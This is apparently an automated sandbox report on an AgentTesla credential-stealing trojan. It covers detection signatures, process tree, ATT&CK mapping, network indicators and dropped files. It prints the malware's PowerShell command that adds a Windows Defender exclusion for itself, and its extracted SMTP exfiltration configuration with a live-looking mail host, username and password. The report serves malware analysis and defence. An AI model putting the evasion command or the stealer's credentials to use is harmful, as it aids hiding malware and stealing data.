ID: 483768
Sample Name:
SecuriteInfo.com.Trojan.Mardom.MN.15.10720.19728
Cookbook: default.jbs
Time: 13:18:31
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report SecuriteInfo.com.Trojan.Mardom.MN.15.10720.19728 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Overview 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Jbx Signature Overview 5
AV Detection: 5
Networking: 5
System Summary: 5
Hooking and other Techniques for Hiding and Protection: 5
Malware Analysis System Evasion: 5
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
URLs from Memory and Binaries 9
Contacted IPs 9
Public 9
General Information 9
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASN 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
Static File Info 13
General 13
File Icon 13
Static PE Info 13
General 13
Entrypoint Preview 14
Data Directories 14
Sections 14
Resources 14
Imports 14
Version Infos 14
Network Behavior 14
Snort IDS Alerts 14
Network Port Distribution 14
TCP Packets 14
UDP Packets 14
DNS Queries 14
DNS Answers 14
SMTP Packets 15
Code Manipulations 15
Statistics 15
Behavior 15
System Behavior 15
Analysis Process: SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe PID: 3740 Parent PID: 5752 15

General 15
File Activities 16
File Created 16
File Written 16
File Read 16
Analysis Process: powershell.exe PID: 6444 Parent PID: 3740 16
General 16
File Activities 16
File Created 16
File Deleted 16
File Written 16
File Read 16
Analysis Process: conhost.exe PID: 6532 Parent PID: 6444 16
General 16
Analysis Process: SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe PID: 6412 Parent PID: 3740 17
General 17
File Activities 17
File Created 17
File Read 17
Disassembly 17
Code Analysis 17


Windows Analysis Report SecuriteInfo.com.Trojan.Mard…

Overview


General Information

Sample Name:	SecuriteInfo.com.Trojan.Mardom.MN.15.10720.19728 (renamed file extension from 19728 to exe)
Analysis ID:	483768
MD5:	f116c183d3684fe..
SHA1:	f92ea1cee647bbb.
SHA256:	9664d705287334..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Injects a PE file into a foreign proce…
- Sigma detected: Powershell Defende…
- Adds a directory exclusion to Windo…
- Moves itself to temp directory
- Tries to steal Mail credentials (via fil…
- Queries sensitive network adapter in…
- Tries to harvest and steal browser in…

Classification



Process Tree

- **System is w10x64**
- SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe (PID: 3740 cmdline: 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe' MD5: F116C183D3684FE8C6D8435AEF94FD41)
  - powershell.exe (PID: 6444 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6532 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe (PID: 6412 cmdline: C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe MD5: F116C183D3684FE8C6D8435AEF94FD41)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "administracion@insergejk.com",
  "Password": "42010892",
  "Host": "mail.insergejk.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.712631751.000000000261 2000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Source	Rule	Description	Author	Strings
00000007.00000002.937743659.0000000002BF1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.937743659.0000000002BF1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000007.00000002.935726036.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000002.935726036.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe.36caa98.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe.36caa98.4.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe.37dd780.5.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe.37dd780.5.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
7.2.SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

System Summary:

Sigma detected: Powershell Defender Exclusion

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Hooking and other Techniques for Hiding and Protection:

Moves itself to temp directory

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	Credentials in Registry 1	Security Software Discovery 2 1 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 4 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Virtualization/Sandbox Evasion 1 4 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 2	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 3	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communicatio
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 1 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocc


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe	14%	ReversingLabs	Win32.Trojan.Mardom	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
insergejk.com	0%	Virustotal		Browse
mail.insergejk.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://insergejk.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://uEmkbr.com	0%	Avira URL Cloud	safe	
http://mail.insergejk.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://GfxT7Yj8XaSeYQqdvs.com	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.fontbureau.como	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.comoitud	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
insergejk.com	64.202.184.79	true	true	• 0%, Virustotal, Browse	unknown
mail.insergejk.com	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.202.184.79	insergejk.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483768
Start date:	15.09.2021
Start time:	13:18:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 23s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.Mardom.MN.15.10720.19728 (renamed file extension from 19728 to exe)

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@2/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.4% (good quality ratio 0.9%) • Quality average: 42.7% • Quality standard deviation: 35.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
13:19:40	API Interceptor	660x Sleep call for process: SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe modified
13:19:49	API Interceptor	41x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
64.202.184.79	Bill of Quantity & RFQ Specification Project form No Tender #100015520.exe	Get hash	malicious	Browse	
	Remittance Transaction advice receipt_2021 08 30 0 000230145.exe	Get hash	malicious	Browse	
	Supplier order data sheet For June Delivery PO 450 0101880.exe	Get hash	malicious	Browse	
	hkB5KuvPtB.exe	Get hash	malicious	Browse	
	bbva confirming Aviso de pago EUR5780020210104.exe	Get hash	malicious	Browse	
	bbva confirming Aviso de pago EUR5780020210104.exe	Get hash	malicious	Browse	
	bbva confirming Aviso de pago EUR5780020210104.exe	Get hash	malicious	Browse	
	DB payment transfer receipt E3S20092257312223020.exe	Get hash	malicious	Browse	
	DB payment transfer receipt E3S20092257310952020.exe	Get hash	malicious	Browse	
	Purchase Order & DWG data sheet Compliance form PO WH 5409.exe	Get hash	malicious	Browse	
	Oscar zGu5gCNIvVjLkVT.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	bank in slip.exe	Get hash	malicious	Browse	• 107.180.56.180
	new order.exe	Get hash	malicious	Browse	• 107.180.56.180
	NNDQR-797.vbs	Get hash	malicious	Browse	• 107.180.72.43
	arrival notice.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	PO 56720012359.exe	Get hash	malicious	Browse	• 107.180.44.148
	re2.arm	Get hash	malicious	Browse	• 192.169.135.20
	XbvAoRKnFm.exe	Get hash	malicious	Browse	• 72.167.225.156
	STATEMENT OF ACCOUNT.exe	Get hash	malicious	Browse	• 184.168.10 2.151
	Wg1UpQ3DEC.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	PO.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	2021091400983746_pdf.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	CLLKFIJI_(9-13-2021).xlsx.vbs	Get hash	malicious	Browse	• 148.72.215.196
	Kopie dokladu o transakci_14_09_2021.exe	Get hash	malicious	Browse	• 166.62.10.136
	G2aS9Rd9ys.exe	Get hash	malicious	Browse	• 148.66.136.188
	Terw9bPuiD.exe	Get hash	malicious	Browse	• 72.167.225.156
	UPDATED E-STATEMENT.exe	Get hash	malicious	Browse	• 184.168.10 2.151
	prueba23.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	prueba22.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	fIlUUmpx1U.exe	Get hash	malicious	Browse	• 72.167.225.156
	QUOTATION.exe	Get hash	malicious	Browse	• 184.168.10 2.151

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe.log	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
File Type:	data
Category:	dropped
Size (bytes):	22284
Entropy (8bit):	5.597731348621349
Encrypted:	false
SSDEEP:	384:DtCDuv2/jrFGE61gbX+RwSBKnSul62H7Y9gtrSJ3xCT1MabZlbAV7std0a5ZBDIr:Wq1g74KSulvTxcQCqfwgVQ
MD5:	87AC686A16C706FDE555F5DEB3EB065A
SHA1:	C801FF51848E1D147A6D47432FEF9D4D84E29850
SHA-256:	8200EE45995E22C2226382D905BBE51139E9EAE12EBF2E5B49627856D4B554EE
SHA-512:	15DCDE66F4864006C645451166FF3BC231FAE5CC6755771778110A8FD772996CF7256B0D7B23C5B58AF0AC0FC25873BCB0EA50C369F3DF0D8D0A03AE3EDD6F 9
Malicious:	false
Reputation:	low
Preview:	@...e.....|.....h..._R.O.....F.....@.....H.....<@.^.L."My...:R.... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_dvugezh2.wz1.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_s5qjmgej.qvv.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\Documents\20210915\PowerShell_transcript.116938.uyj91fg0.20210915131948.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5885
Entropy (8bit):	5.379572321006364
Encrypted:	false
SSDEEP:	96:BZRjSN0qDo1ZZZljSN0qDo1ZTaUijZbjSN0qDo1Z9GXyyhZG:2
MD5:	43816DD7D6137FD91A4291C66D58CC8F
SHA1:	51D0DA1420F630F6DD50E7AAF1A5702F64653108

C:\Users\user\Documents\20210915\PowerShell_transcript.116938.uyj91fg0.20210915131948.txt	
SHA-256:	FFE9D27BE807B5C2D72EAF10741DF16CF2E4461857293A5266CCABC304C8BCC8
SHA-512:	870C8681E4BE196743A78321300C468ABD6FFFCC6F9F8D2305A2E1187408E31422B6AFA1DC19C9004FC40E2A96F8B58588C780E7ED26AE4649CEC0033D590DD
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915131949..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 116938 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe..Process ID: 6444..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915131949..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe..**********..Windows PowerShell transcript start..Start time: 20210915132412..Username: DESKTOP

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.388551225458123
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	SecuriteInfo.com.Trojan.Mardom.MN.15.10720.exe
File size:	769536
MD5:	f116c183d3684fe8c6d8435aef94fd41
SHA1:	f92ea1cee647bbbae7ed522450428607f4ae3ee4
SHA256:	9664d7052873349992d586788296c16579941a802a41b70afdc08867b2153d65
